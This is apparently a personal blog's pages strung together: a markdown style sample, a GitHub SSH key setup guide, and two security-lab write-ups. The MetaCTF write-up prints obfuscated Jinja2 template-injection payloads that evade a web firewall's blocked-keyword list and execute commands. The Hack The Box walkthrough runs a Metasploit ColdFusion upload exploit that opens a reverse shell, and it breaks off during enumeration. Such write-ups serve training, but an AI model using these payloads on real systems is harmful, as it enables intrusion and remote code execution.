This page shows every style a post can use. Each section is one element type.
Headings
Heading 1
Heading 2
Heading 3
Heading 4
Heading 5
Heading 6
Paragraphs and inline text
A normal paragraph with bold, italic, bold with underscores, italic with underscores, bold and italic, strikethrough, and inline code.
A second paragraph with a link to the home page and an external link. Smart quotes: “double” and 'single', plus an apostrophe in don’t. Dashes: a — b. Ellipsis: wait…
A line with a hard break at the end
continues here (backslash break). Another line with two trailing spaces continues here (space break).
Escaped characters: *not italic* and `not code`.
Image

Unordered list
- First item
- Second item with bold and
code - Third item with a link
Ordered list
- Step one
- Step two with italic
- Step three
Blockquote
A blockquote with one line.
A blockquote with
two lines and bold.
Code blocks
Fenced with a language:
def hello(name):
    return f"hello, {name}"
Fenced without a language:
plain text block
    indentation is kept
Tilde fence:
ls -la ~/.ssh
Table
| Left | Center | Right |
|---|---|---|
| a | b | c |
| 1 | 22 | 333 |
Horizontal rule
Raw HTML
End
Last paragraph.
SSH keys let you use git with GitHub repos without typing your password.
1. Generate a key
Use an ed25519 key. Replace the email with the one on your GitHub account.
ssh-keygen -t ed25519 -C "bont@lor.moe"
2. Start the agent and add the key
eval "$(ssh-agent -s)"
ssh-add ~/.ssh/id_ed25519
3. Copy the public key
cat ~/.ssh/id_ed25519.pub
4. Add it to GitHub
- In GitHub go to Settings > SSH and GPG keys > New SSH key.
- Give it a title, choose Authentication Key, and paste the public key.
- Click Add SSH key.
5. Test the connection
ssh -T git@github.com

Background

Template Fury is a web exploitation challenge by MetaCTF. The challenge involves unsanitized input with a weak WAF.
Recon
Based on the name I assume this is an SSTI (server-side template injection) exploit.

Using this helpful chart I found on PortSwigger I can get an idea of which template is being used and how to exploit it.
Exploitation

This confirms SSTI is possible and the template is Jinja2 because the output of {{7*'7'}} is 7777777. If the output is 49 the template is Twig.
Now I search online and find a onsecurity writeup about Jinja2 SSTI and try a payload.

After some trial and error I deduce that the WAF (web application firewall) blocks the following:
. _ [ ] builtins import os popen
The writeup with the payload I used also includes some payloads if . _ [ and ] are forbidden.
It uses attr() to bypass . [ and ] and uses the HTML entity \x5f instead of _.
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}

Since some terms are still forbidden I try encoding the forbidden terms as HTML entities as well.

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('id')|attr('read')()}}


The command id works and confirms I can execute commands, now I just need to find and read the flag.
pce,
bonta

Background
Arctic is an easy difficulty Windows box that requires an understanding of file transfers and Windows privilege escalation. I used the Metasploit framework for this machine because I had just completed the Using the Metasploit Framework module and wanted to test my skills.
Enumeration
nmap:
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 10.129.179.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 12:26 EDT
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 12:27 (0:00:08 remaining)
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 12:27 (0:00:11 remaining)
Nmap scan report for 10.129.179.111
Host is up (0.048s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  http    JRun Web Server
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.24 seconds
I visit the http website and after some digging I come across the /administrator directory and I’m greeted with a login page.


I noticed the web application is Adobe Coldfusion 8 so I start searching for Coldfusion 8 exploits.
Using the Metasploit Framework I find a useful auxiliary module that I hope will show me some more information about the version of Coldfusion the server is running.
msf6 > search coldfusion

Matching Modules
================

   #   Name                                                           Disclosure Date  Rank       Check  Description
   -   ----                                                           ---------------  ----       -----  -----------
   0   exploit/multi/http/coldfusion_ckeditor_file_upload             2018-09-11       excellent  No     Adobe ColdFusion CKEditor unrestricted file upload
   1   exploit/multi/http/coldfusion_rds_auth_bypass                  2013-08-08       great      Yes    Adobe ColdFusion RDS Authentication Bypass
   2     \_ target: Windows                                           .                .          .      .
   3     \_ target: Linux                                             .                .          .      .
   4   auxiliary/gather/adobe_coldfusion_fileread_cve_2023_26360      .                normal     No     Adobe ColdFusion Unauthenticated Arbitrary File Read
   5   exploit/multi/http/adobe_coldfusion_rce_cve_2023_26360         2023-03-14       excellent  Yes    Adobe ColdFusion Unauthenticated Remote Code Execution
   6     \_ target: Generic Java                                      .                .          .      .
   7     \_ target: Windows Command                                   .                .          .      .
   8     \_ target: Windows Dropper                                   .                .          .      .
   9     \_ target: Unix Command                                      .                .          .      .
   10    \_ target: Linux Dropper                                     .                .          .      .
   11  auxiliary/scanner/http/adobe_xml_inject                        .                normal     No     Adobe XML External Entity Injection
   12  auxiliary/gather/coldfusion_pms_servlet_file_read              2024-03-12       normal     No     CVE-2024-20767 - Adobe Coldfusion Arbitrary File Read
   13  auxiliary/gather/coldfusion_pwd_props                          2013-05-07       normal     Yes    ColdFusion 'password.properties' Hash Extraction
   14  exploit/windows/http/coldfusion_fckeditor                      2009-07-03       excellent  No     ColdFusion 8.0.1 Arbitrary File Upload and Execute
   15  auxiliary/scanner/http/coldfusion_locale_traversal             .                normal     No     ColdFusion Server Check
   16  auxiliary/scanner/http/coldfusion_version                      .                normal     No     ColdFusion Version Scanner
   17  exploit/linux/misc/hid_discoveryd_command_blink_on_unauth_rce  2016-03-28       excellent  Yes    HID discoveryd command_blink_on Unauthenticated RCE
   18  auxiliary/gather/jetty_web_inf_disclosure                      2021-07-15       normal     Yes    Jetty WEB-INF File Disclosure
   19  exploit/multi/http/lucee_scheduled_job                         2023-02-10       excellent  No     Lucee Authenticated Scheduled Job Code Execution
   20    \_ target: Windows Command                                   .                .          .      .
   21    \_ target: Unix Command                                      .                .          .      .


Interact with a module by name or index. For example info 21, use 21 or use exploit/multi/http/lucee_scheduled_job
After interacting with a module you can manually set a TARGET with set TARGET 'Unix Command'
msf6 > use 16
msf6 auxiliary(scanner/http/coldfusion_version) > show options

Module options (auxiliary/scanner/http/coldfusion_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/coldfusion_version) > set rhosts 10.129.179.111
rhosts => 10.129.179.111
msf6 auxiliary(scanner/http/coldfusion_version) > set rport 8500
rport => 8500
msf6 auxiliary(scanner/http/coldfusion_version) > run
[+] 10.129.179.111: Adobe ColdFusion 8 (JRun Web Server)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Exploitation
This just confirms information that I already know, so I look at specific exploits that work on Coldfusion 8 and I see this:
14 exploit/windows/http/coldfusion_fckeditor 2009-07-03 excellent No ColdFusion 8.0.1 Arbitrary File Upload and Execute
msf6 auxiliary(scanner/http/coldfusion_version) > use 14
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(windows/http/coldfusion_fckeditor) > show options

Module options (exploit/windows/http/coldfusion_fckeditor):

   Name           Current Setting                 Required  Description
   ----           ---------------                 --------  -----------
   FCKEDITOR_DIR  /CFIDE/scripts/ajax/FCKeditor/  no        The path to upload.cfm
                  editor/filemanager/connectors/
                  cfm/upload.cfm
   Proxies                                        no        A proxy chain of format type:host:port[,type:host:port
                                                            ][...]. Supported proxies: sapni, socks4, socks5, sock
                                                            s5h, http
   RHOSTS         10.129.179.111                  yes       The target host(s), see https://docs.metasploit.com/do
                                                            cs/using-metasploit/basics/using-metasploit.html
   RPORT          8500                            yes       The target port (TCP)
   SSL            false                           no        Negotiate SSL/TLS for outgoing connections
   VHOST                                          no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal Windows Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/http/coldfusion_fckeditor) > run
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.129.179.111:49295) at 2025-08-13 12:52:22 -0400


Shell Banner:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----


C:\ColdFusion8\runtime\bin>
Running the exploit shows the payload upload succeeds and I get a shell! The box says the user flag is located on the tolis user’s desktop, and after some directory traversal I find it.
C:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

22/03/2017  10:00 ��    <DIR>          .
22/03/2017  10:00 ��    <DIR>          ..
14/08/2025  03:23 ��                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.432.805.376 bytes free

C:\Users\tolis\Desktop>type user.txt
type user.txt
(flag)
Post-Exploitation
Now that I have the user flag I need to escalate my privileges and find the root flag. I run systeminfo to get some basic information about the machine and create an msf session for my shell.
C:\>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          14/8/2025, 3:19:36 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
